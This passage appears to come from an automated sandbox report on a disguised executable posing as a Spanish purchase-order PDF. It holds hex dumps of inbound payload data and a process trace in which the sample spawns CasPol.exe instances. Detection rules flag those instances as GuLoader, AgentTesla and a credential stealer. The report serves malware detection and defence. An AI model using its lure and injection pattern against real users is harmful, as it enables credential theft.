2022-01-24 13:09:50 UTC	171	IN	Data Raw: c2 1e 64 7d f8 a5 cb 0a 8c 3d 8a ff 4e de e9 99 5a e1 be 8e 03 68 a7 ad 8f 2f b5 5a fd fc 90 4e d1 a4 c9 c9 62 8e 36 c0 d1 14 3a d1 e3 59 b1 0e df d0 87 0d e5 eb 7b 3e 73 c2 5d 19 05 52 df 78 39 78 ce 49 a0 22 1e fd 82 39 63 de 0a 2c 21 a8 23 ee 82 d9 46 1e 49 5d 4d 2c e9 41 e1 3f d5 fc 58 d9 bf 18 32 94 65 ce fe 00 52 d7 28 07 e1 20 2a 21 40 42 4b f7 9a 7a 53 8c fb 6a 33 5c ba 5a d6 8e e2 f2 94 8c 97 4f 75 5b c1 7b 86 e6 31 69 81 da 4b e2 2e 20 f7 2e 42 26 f6 48 07 14 19 77 ce eb 35 c2 e7 1e 0a 1d 3b b9 a9 72 a7 ba 4c 9a 4d 4e a8 34 f8 af 82 e0 fc 47 ce d0 b6 83 1d 03 48 70 0f cc 4b e0 02 da 6d 45 e9 f9 40 35 0b 27 12 ce 9e 92 45 6a 9c ce 26 a2 8d cc 68 f0 5d c0 c5 f0 c8 9e ac 25 96 22 1e 73 9e e7 74 2c b2 8a c8 b3 2d 93 76 44 40 64 77 16 b0 55 fe 3d 61 Data Ascii: d}=NZh/ZNb6:Y{>s]Rx9xl"9c,!#FI]M,A?X2eR(*!@BKzSj3\ZOu[{1iK. .B&Hw5;rLMN4GHpKmE@5'Ej&h]%"st,-vD@dwU=a
2022-01-24 13:09:50 UTC	175	IN	Data Raw: 1c b3 b8 77 96 b6 6d 35 45 c0 5a aa 7a 1b be e1 4b 46 c1 df 9c a1 f3 86 12 29 aa 7f dc 07 65 65 c9 29 20 22 52 9e aa 58 19 e4 41 d9 a4 d2 3d 5e 7a 61 a6 27 b4 96 03 08 13 d5 cf 1d 3e 30 77 8c 43 1b be a9 4f 1a 5e 34 77 df 94 1b e9 c8 16 7b 9d 6c 46 c3 01 99 36 ea 30 5c 3b ab 32 6f 9c 6d dd 62 a8 c2 85 26 cd 9e 29 7b 24 8a 19 be d6 49 cb 77 8c d0 2e fd cd dd 0f 0d 27 83 e7 62 03 15 a7 a3 2a 2d 94 4d 1b 68 ed 4e ba 48 c9 b4 62 be 93 c2 1c 17 dc 45 9e d5 2f e2 df ad 87 5c 40 e9 13 26 95 56 20 77 ad be df 05 39 0a 6b 4b 57 21 f8 69 ff ef 80 32 0a 51 21 3b 86 ec b6 c3 a0 8a 34 b9 57 c1 e9 3c e1 8b 70 fe 79 dd 59 8c 4f 94 45 23 fe 7d 52 02 8d 05 12 3a cc b5 3d 3a 17 1a 9a 07 53 7a 5e 68 66 58 5c ce ab a4 8e 1f 94 f1 97 58 d7 59 00 64 60 72 4c 53 10 37 4b 9f 2e Data Ascii: wm5EZzKF)ee) "RXA=^za'>0wCO^4w{lF60\;2omb&){$lw.'b*-MhNHbE/\@&V w9kKW!i2Q!;4W<pyYOE#}R:= :Sz^hfX\XYd`rLS7K.
2022-01-24 13:09:50 UTC	179	IN	Data Raw: 1b a6 94 3a cd 58 d2 2a 29 10 2d ce 5b be d8 f0 ed e7 91 bd 17 5f f1 69 ae b4 2d 8b eb 69 98 bc 36 8b 3e 8d f1 08 17 57 a6 5b 3b 78 3b 06 30 a3 fe 1a e1 46 e8 c1 0b 18 61 ad 45 18 19 57 a3 fe a2 1b 6c 29 92 a5 59 2f c4 ce fa 03 b8 be fc f7 bc d0 6c 08 35 40 4c 7d d4 0d 90 f6 02 98 06 7c e9 92 ca 67 60 b8 9a fe 56 11 1e ce a8 86 a4 b4 6d 35 55 46 5e 1a 78 fd bc bc 4a 44 f3 dd 9c 81 f1 10 12 1b be b9 d9 7a 65 41 f9 2b 21 22 52 08 aa a2 19 02 43 a4 a4 b4 0c 5c 7a 61 a6 91 b6 f4 17 ee 11 88 cd 75 0c 32 77 ac 40 8d be ad 4e fc 58 49 77 55 a4 19 ed c8 16 ed 8d bf 56 25 03 e4 26 51 03 5e 3b ab 32 f9 9d 55 1d 9e ba af 86 ea ff 9c 29 5b 25 1c 19 7d c0 8f cb 0a 8c 3d 1c df ce dd 0f 9b 27 c1 e2 84 01 68 a7 ad 18 2f 1a 40 1b fe ef 4e 11 a2 cb c9 63 8e 9a d3 1c 17 dd Data Ascii: :X*)-[_i-i6>W[;x;0FaEWl)Y/l5@L}|g`Vm5UF^xJDzeA+!"RC\zau2w@NXIwUV%&Q^;2U)[%}='h/@Nc
2022-01-24 13:09:50 UTC	183	IN	Data Raw: 3e 40 de e2 0b 08 f0 5c 71 37 07 45 b9 48 82 dc 2a 85 82 53 ee f7 99 b7 e9 8c a8 6d d7 e9 95 36 8b bc 58 93 e8 9b 25 36 54 5c 2a d2 17 5c 53 1f 85 e7 ab 3b 57 7f 1a e0 36 56 aa 89 73 30 bb 29 f6 f4 fb 3a de c9 96 70 13 f1 18 69 75 ad 34 39 45 c6 23 3a c8 46 ad 7a 8b 7f e4 0d 96 f0 72 b1 43 c5 ae 01 76 97 8a 7b a0 ce 2f a5 95 03 ca b1 e6 fa 28 c1 2f 61 5c 42 fb 21 ef 45 96 d6 1a 1e f6 80 8a 87 2d 3a e8 7f b0 1a 15 3a 3d ab d8 b9 15 e6 a5 cb 0e cb 18 b7 33 db e6 96 c2 ff ec a1 3b f6 42 e4 42 f1 3d a4 86 47 a1 33 67 f2 b0 1c 5a 55 eb 0c df 4a bf 49 d0 f9 b9 31 6e e1 01 90 4f c4 d7 3b 9b 7e 02 d9 03 95 dd 73 cc de 63 03 a4 06 74 a8 1d 7f 96 97 85 0d 6e 94 69 85 7b a3 7b e1 b5 b9 69 ed f3 7e 86 e8 f2 b9 12 7c 96 c5 fc 43 66 60 f2 9a 27 1b 51 29 a3 e6 39 ab 43 Data Ascii: >@\q7EH*Sm6X%6T*\S;W6Vs0):piu49E#:FzrCv{/(/a\B!E-::=3;BB=G3gZUJI1nO;~sctni{{i~|Cf`Q)9C
2022-01-24 13:09:50 UTC	187	IN	Data Raw: 52 ff 89 2b 63 ed 74 22 43 aa 93 40 e4 c5 18 09 da d4 46 75 b6 9f e7 13 00 c8 88 bf a7 f9 0a 79 85 27 f6 95 48 e9 88 5e 08 8c 24 39 de 65 f5 07 df 9d 6f 83 7b 42 72 e1 22 af cd 25 c5 3d f0 7e cd 0f e5 5c 35 7c 74 92 f9 a5 99 be a1 be a8 d9 15 6e 75 bc 78 b0 e5 84 cb 47 f7 c4 76 9e 12 7b f6 f4 6c be 47 19 f1 a9 b6 37 4c 41 08 20 21 c2 ef b4 0a 4a 2c dc be 49 85 34 75 1d cd 62 eb a0 ec 7c 8b 1d d9 c4 d5 32 8a 56 f5 d0 2f 61 f5 92 22 7b e7 bb a0 71 14 b5 53 e6 19 86 41 5d 45 5c 3a 48 b3 fb df de 63 a1 fc 8a 6b 2f 57 dc dd fe c3 b5 99 10 a3 9c 71 75 74 39 c9 7b 5d dd d4 57 aa 92 1c ef 56 16 99 10 3a 82 f4 dc f2 e9 53 35 aa 4b 66 27 bd 9b 90 3a cd 59 01 3a 8e 3d 28 ce 4b af 1e f0 4d ed 84 ad 13 5e 36 69 89 bf 28 8b eb 68 51 9c b5 a3 3b 8d f0 29 dd 57 e9 41 3f Data Ascii: R+ct"C@Fuy'H^$9eo{Br"%=~\5|tnuxGv{lG7LA !J,I4ub|2V/a"{qSA]E\:Hck/Wqut9{]WV:S5Kf':Y:=(KM^ 6i(hQ;)WA?

Timestamp	kBytes transferred	Direction	Data
2022-01-24 13:09:50 UTC	191	IN	Data Raw: 06 81 3e 1b 6e b5 49 83 4a 44 3e 6b 51 43 60 39 1f 70 b5 35 bf a9 4c b2 10 6d a7 58 b9 bb b3 17 1d ee 02 fb 3e 3a 7f 57 32 ce 17 91 e4 23 3e a8 d1 f7 42 4f bf 03 6a ac ce 81 1a a9 0c 2c 8f f9 27 50 e9 78 82 a5 16 fe 5d 09 dc a7 40 a2 ec a8 9a af 65 8e 4e 82 d9 fb 8e 4c f0 22 4d 0a 7b 93 15 44 7a cb da df 39 fa 17 30 29 0b 8f 65 c5 23 68 5a 7f 85 78 68 c6 c3 80 35 8b 8b 05 21 bc 97 a2 8e e3 78 5e 20 2d ae 1e 8b dd 91 0e e5 b0 ac 86 b4 17 1b 14 fc 52 e7 63 b5 84 dd 45 f0 0b 3d 2a 5e f6 2e 39 79 f2 dd 25 ce 8b 76 11 e4 1f 30 c3 9d 70 5a 0e bb 87 a7 63 1e 1f 15 ab 65 81 fb b9 3a dd 31 39 36 e0 94 c4 d9 80 7f 50 6f 1d a3 00 46 95 c3 08 ea 48 ae 9a 1c d3 e3 a2 4a f1 4c 28 cd e6 7b 65 f6 c9 05 ee 31 21 8f 2e 84 50 08 b4 2d 2a 27 e1 bd c7 02 7b 65 b5 f7 e0 3a f2 Data Ascii: >nIJD>kQC`9p5LmX>:W2#>BOj,'Px]@eNL"M{Dz90)e#hZxh5!x^ -RcE=*^.9y%v0pZce:196PoFHJL({e1!.P-*'{e:
2022-01-24 13:09:50 UTC	195	IN	Data Raw: ac a5 62 dd d9 b3 68 72 b1 fd d0 3c 58 2a 90 b1 ee 61 73 a7 72 52 f0 83 41 75 d6 58 88 0b 5c 0a 6b 7b 79 45 94 93 ff 4c f0 b1 7a 1f 13 86 d1 82 da c3 d6 7d 41 31 3b 44 87 28 cf 5b 2f 90 79 ad 2a 7b 3f fd 6f a1 90 6c 52 b9 ca 63 7e 56 e2 47 51 2e 0d 9e fb 08 2a fc 19 44 02 34 30 58 e0 e7 e6 95 96 df ee 3c 97 3e 6d 4a 38 89 20 69 78 b4 3d bd 67 53 23 41 59 5b 58 3e 17 78 b5 0f a9 9f 6a 91 14 7d a1 4f b4 cf ad 22 1b de 3a f5 2e 21 52 34 22 ce 10 bd c4 29 5f b9 d8 e6 4e 70 b2 70 5c 80 ad a1 12 da 3b 24 eb bc 2d 35 db 4a c1 8d 15 90 70 07 a8 84 4d ce e8 9f 8a 82 43 80 4e f2 d2 fb 8e 76 d6 43 6d 16 5b 93 02 4c 35 e5 b5 f4 30 eb 26 21 33 14 8e 78 98 15 4b 4b 6e 89 78 69 af fd 80 37 e7 8c 15 44 88 87 d0 a6 eb 71 5e 20 2d ae 1e 87 c0 bc 2f f5 82 b4 9d b5 76 11 71 Data Ascii: bhr<X*asrRAuX\k{yELz}A1;D([/y*{?olRc~VGQ.*D40X<>mJ8 ix=gS#AY[X>xj}O":.!R4")_Npp\;$-5JpMC NvCm[L50&!3xKKnxi7Dq^ -/vq
2022-01-24 13:09:50 UTC	199	IN	Data Raw: 4e 51 52 6f cf f6 44 45 31 cb d1 e4 7c 5c 1d 04 d2 ee f7 9c 76 9c 62 a8 88 10 78 71 1f ed 31 fe be ea 29 88 15 24 16 32 c3 5c 87 ab 79 89 f8 dd 20 25 50 9d 45 35 67 33 15 ff 5b 94 f9 27 ad 84 f8 ca eb 9e 96 f1 4c 33 41 70 69 18 b2 dc c9 6d e9 49 43 9e a9 ab 6e f5 44 84 80 d4 60 1a c6 c0 7c 5b f1 3f 68 fe 9e 2b d9 f1 aa ad 14 ef ce a3 79 73 8c b2 ec 38 41 61 a9 b5 f5 7e 73 ae 7d 45 fa a4 45 6b ea 39 af 19 54 1d 2c 2c 25 52 f8 b0 8f 5c f1 b5 7c 43 53 db b5 a3 d7 ad c1 7b 51 30 2a 49 9f 02 8d 5e 30 8f 79 9e 36 74 2b fd 35 ac 93 6e 33 bb fd 68 7f 4a ad 51 58 0d 6f 96 fd 19 27 c0 08 19 15 58 1a 31 c7 eb cb 9a f5 e9 e4 3c e3 3c 65 10 3f b7 39 0a 68 b4 3a 91 2e 67 04 5a 7e 57 62 38 1f 7a c1 2c be 84 56 a7 02 6d d4 74 8d fa b0 16 1b d4 3d e9 4d 29 5b 40 0e ea 00 Data Ascii: NQRoDE1|\vbxq1)$2\y %PE5g3['L3ApimICnD`|[?h+ys8Aa~s}EEk9T,,%R|CS{Q0*I^0y6t+5n3hJQXo'X1<<e? 9h:.gZ~Wb8z,Vmt=M)[@
2022-01-24 13:09:50 UTC	203	IN	Data Raw: 3f 83 fe 2d 16 56 a8 46 34 5f 39 02 3e ad e0 04 ed 04 ef d7 1a b9 5e bf c4 2d 0b f6 e6 ec 23 5e 7c a8 d8 b7 d8 0a d7 6f b3 12 39 ef ec be a9 51 39 19 a4 05 5e fc 81 1c 01 b3 10 19 53 6d 78 d7 df e6 35 a9 0b bb 44 90 4b df 39 cf b6 35 34 24 c4 6f 47 14 7d dd bc 8e ca 19 f6 fd 9c b0 72 45 17 3b bc 98 d6 72 61 47 e9 aa 61 27 52 08 b8 03 36 05 63 a6 a5 86 8e 1d 70 67 86 b1 a9 e6 96 ab 19 a8 ce 67 8d 0f 65 0d 22 81 9e ae 4d ed dd 10 66 d4 ff 08 68 99 1a cd 9e ae 41 a5 d6 f6 b7 64 10 df 72 af 12 f8 9d 5f d9 84 a8 be 99 f8 7e f9 2f 6b 25 1d 11 63 c0 ab c3 0b 9d 1d 1f ff cd d5 04 9c 21 ef ea 8a 03 79 26 94 04 21 92 4d 19 ff f1 5e af aa cb c8 63 92 a5 c0 1c 05 5d a6 9b 79 2d 19 d8 de 8d 0a 76 e5 1d 37 14 f9 3d 17 b2 5d fd 78 2b f9 59 4c 57 23 e4 e3 e3 3d 83 d5 06 Data Ascii: ?-VF4_9>^-#^\o9Q9^Smx5DK954$oG}rE;raGa'R6cpgge"MfhAdr_~/k%c!y&!M^c]y-v7=]x+YLW#=
2022-01-24 13:09:50 UTC	207	IN	Data Raw: 51 7f f9 9a 3f 7f 68 a9 b4 43 0a bd 4e e9 86 9a b6 69 c3 1c 28 20 3e e6 b6 f2 78 bc a3 96 f0 32 fb dc df fc 92 36 a9 1e 17 9b 75 64 22 2a c3 e2 02 fe 56 17 bf 81 2e 76 c5 0e 10 50 71 9f 4f c0 a7 e6 40 b7 ab 44 b5 a6 4b be 9d 28 a4 4a 43 9b 20 18 26 ce 4d a0 d5 fe e3 ef 89 bc 91 12 f9 69 ad 9c 23 85 fa eb d5 9a 34 88 30 83 f8 20 12 57 a7 58 32 5c 39 07 3e a0 e6 0a e7 47 f8 cf 00 30 6d a5 42 1e 11 79 a9 f6 aa 13 79 2e 9a b0 4b ae 5c ef f0 1e b6 a3 f0 d9 b6 cd 62 00 38 5e 47 60 da 05 84 e6 01 85 08 5b fe 89 db 75 e1 21 8b fc d4 51 0b dc 39 0f a6 a6 ec 75 4b 44 d9 0b 6a 7e a9 8e c8 5d e1 5c dc b3 9a 18 0f 15 ac 18 7f 7f 45 41 e9 a8 35 24 72 09 b8 01 02 0a 45 84 a5 86 8c 41 74 48 a1 be a1 e6 96 77 10 ba 4e 35 19 20 f6 15 42 9f 3f ed 5e 91 41 47 65 3c a8 0b 84 Data Ascii: Q?hCNi(>x26ud"*V.vPqO@DK(JC &Mi#40 WX2\9>G0mByy.K\b8^G`[u!Q9uKDj~]\EA5$rEAtHwN5 B?^AGe<
2022-01-24 13:09:50 UTC	211	IN	Data Raw: 51 84 90 f8 6e 4b 58 92 75 27 94 79 07 12 cc b3 76 aa 7f 64 9f d0 cc 5f 4f 07 43 1c 4a 5e 3e 07 6e 74 2b 45 b5 52 eb 24 69 b8 05 9f a3 c8 d4 56 5d bb b9 a3 f2 05 b6 4e 98 cc 99 14 2a 73 bd fd 0e 9e 03 19 f8 a1 fd 3e 29 49 df 05 21 d3 6e 8c 7a 4d 2d ef bd 5b 07 34 06 1a a1 53 f4 a5 b8 fd 1a 16 ae db de 3b 82 5e 83 d9 44 79 ff 94 22 7b 77 3a 0c 49 1f 95 50 e6 87 83 a2 69 c2 b0 32 4e 33 f5 bb e7 79 a2 b7 8e cc 2d f7 d8 dc f0 87 be 12 02 9a 6e 7b 7f 3d 24 45 71 09 e6 d4 77 aa 9a ac cf c4 1b 95 16 68 03 a9 de a9 e8 50 3d aa ca 15 4f 0b c2 95 4e cd 28 c2 49 28 2a 2d e1 4b 81 db 87 ed 90 81 da 13 71 f1 1d ae fc 2d ee eb 06 98 f2 34 e2 3e e2 f0 46 16 25 a6 34 3a 2d 39 72 30 c6 ee 78 e3 68 e8 a2 08 57 63 c0 45 37 19 13 a7 97 a2 68 6e 5d 91 8b 59 5b c5 81 fe 71 b8 Data Ascii: QnKXu'yvd_OCJ^>nt+ER$iV]N*s>)I!nzM-[4S;^Dy"{w:IPi2N3y-n{=$EqwhP=ON(I(*-Kq-4>F%4:-9r0xhWc E7hn]Y[q

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: ORDEN DE COMPRA 80107.pdf_____.exe PID: 4600, Parent PID: 2368

General

Start time:	14:10:05
Start date:	24/01/2022
Path:	C:\Users\user\Desktop\ORDEN DE COMPRA 80107.pdf_____.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\ORDEN DE COMPRA 80107.pdf_____.exe"
Imagebase:	0x400000
File size:	234664 bytes
MD5 hash:	AF7C27FD6E49538AA93A667D67463C51
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000000.00000002.366777936.000000000040D000.00000020.00000001.01000000.00000003.sdmp, Author: Florian Roth • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000000.00000000.289570164.000000000040D000.00000020.00000001.01000000.00000003.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\yf6svhF8LWErfw4ZrCRuxOdYLn2c7qO224	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	660ED258	CreateFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\VB and VBA Program Settings	success or wait	1	660E2872	RegCreateKeyW
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Cavernlike6	success or wait	1	660E2872	RegCreateKeyW
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Cavernlike6\Genoptrykkenes4	success or wait	1	660E2872	RegCreateKeyW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Cavernlike6\Genoptrykkenes4	INTERBREEDS	unicode	Fumlende3	success or wait	1	660E2183	RegSetValueExW

Analysis Process: CasPol.exe PID: 5340, Parent PID: 4600

General

Start time:	14:10:25
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\ORDEN DE COMPRA 80107.pdf_____.exe"
Imagebase:	0x3c0000

File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **4820**, Parent PID: **4600**

General

Start time:	14:10:26
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\ORDEN DE COMPRA 80107.pdf_____.exe"
Imagebase:	0x310000
File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **5640**, Parent PID: **4600**

General

Start time:	14:10:27
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\ORDEN DE COMPRA 80107.pdf_____.exe"
Imagebase:	0xea0000
File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000007.00000000.335904974.0000000001300000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.567367145.000000001E271000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.567367145.000000001E271000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	130E7BE	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	130E7BE	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	130E7BE	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	130E7BE	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	130E7BE	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	130E7BE	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0DCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0DCF06	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0DCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0DCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6E0B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6E0B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0B5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6E0BCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6E0BCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0BCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6CF21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6CF21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6E0B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6E0B5705	unknown

Analysis Process: conhost.exe PID: **4568**, Parent PID: **5640**

General

Start time:	14:10:27
Start date:	24/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly